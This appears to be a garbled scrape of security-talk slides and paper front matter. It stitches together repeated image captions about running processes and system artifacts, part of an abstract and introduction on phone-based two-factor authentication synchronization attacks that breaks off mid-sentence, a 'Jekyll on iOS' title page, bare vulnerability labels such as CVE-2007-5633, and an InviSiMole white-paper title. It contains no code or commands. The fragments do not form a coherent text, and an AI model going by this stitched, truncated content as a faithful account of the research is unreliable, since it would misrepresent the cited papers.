
Running processes?




Running processes?




Running processes?




Running processes?




Artifacts on the system?




Artifacts on the system?



Artifacts on the system?



Artifacts on the system?



On detection issues

On cleaning issues

On uniqueness

How Anywhere Computing Just Killed Your Phone-Based Two-Factor Authentication

Radhesh Krishnan Konoth[†], Victor van der Veen[†], and Herbert Bos

[†]Equal contribution joint first authors

VU University Amsterdam, The Netherlands
r.k.konoth@vu.nl, {vvdveen,herbertb}@cs.vu.nl

Abstract. Exponential growth in smartphone usage combined with recent advances in mobile technology is causing a shift in (mobile) app behavior: application vendors no longer restrict their apps to a single platform, but rather add synchronization options that allow users to conveniently switch from mobile to PC or vice versa in order to access their services. This process of integrating apps among multiple platforms essentially removes the gap between them. Current, state of the art, mobile phone-based two-factor authentication (2FA) mechanisms, however, heavily rely on the existence of such separation. They are used in a variety of segments (such as consumer online banking services or enterprise secure remote access) to protect against malware. For example, with 2FA in place, attackers should no longer be able to use their PC-based malware to instantiate fraudulent banking transactions.

In this paper, we analyze the security implications of diminishing gaps between platforms and show that the ongoing integration and desire for increased usability results in violation of key principles for mobile phone 2FA. As a result, we identify a new class of vulnerabilities dubbed *2FA synchronization vulnerabilities*. To support our findings, we present practical attacks against Android and iOS that illustrate how a Man-in-the-Browser attack can be elevated to intercept One-Time Passwords sent to the mobile phone and thus bypass the chain of 2FA mechanisms as used by many financial services.

Keywords: Two-Factor Authentication, Smartphone Security, Financial Trojans, Synchronization, Anywhere Computing

1 Introduction

Approaching an impressive 1.25 billion sales in 2014 with an expected audience of over 1.75 billion, smartphones have become an important factor in many people's day-to-day life [35, 17]. Daily activities performed on these mobile devices include those that can be done on PC as well: accessing e-mail, searching the web, social networking, or listening to music [19]. To enhance usability, both application developers and platform vendors are making an effort to blur boundaries between the two platforms. This is reflected in synchronization features like



Jekyll on iOS: When Benign Apps Become Evil

Tielei Wang, Kangjie Lu, Long Lu, Simon Chung, and Wenke Lee,
Georgia Institute of Technology

This paper is included in the Proceedings of the
22nd USENIX Security Symposium.

August 14–16, 2013 • Washington, D.C., USA

ISBN 978-1-931971-03-4

Open access to the Proceedings of the
22nd USENIX Security Symposium
is sponsored by USENIX



Conclusion



Software from 2007
stack overflow
vulnerability



Windows XP library
input validation
vulnerability



Windows driver
CVE-2007-5633



INVISIMOLE: THE HIDDEN PART OF THE STORY

UNEARTHING INVISIMOLE'S
ESPIONAGE TOOLSET AND
STRATEGIC COOPERATIONS

Full white paper



THANK YOU!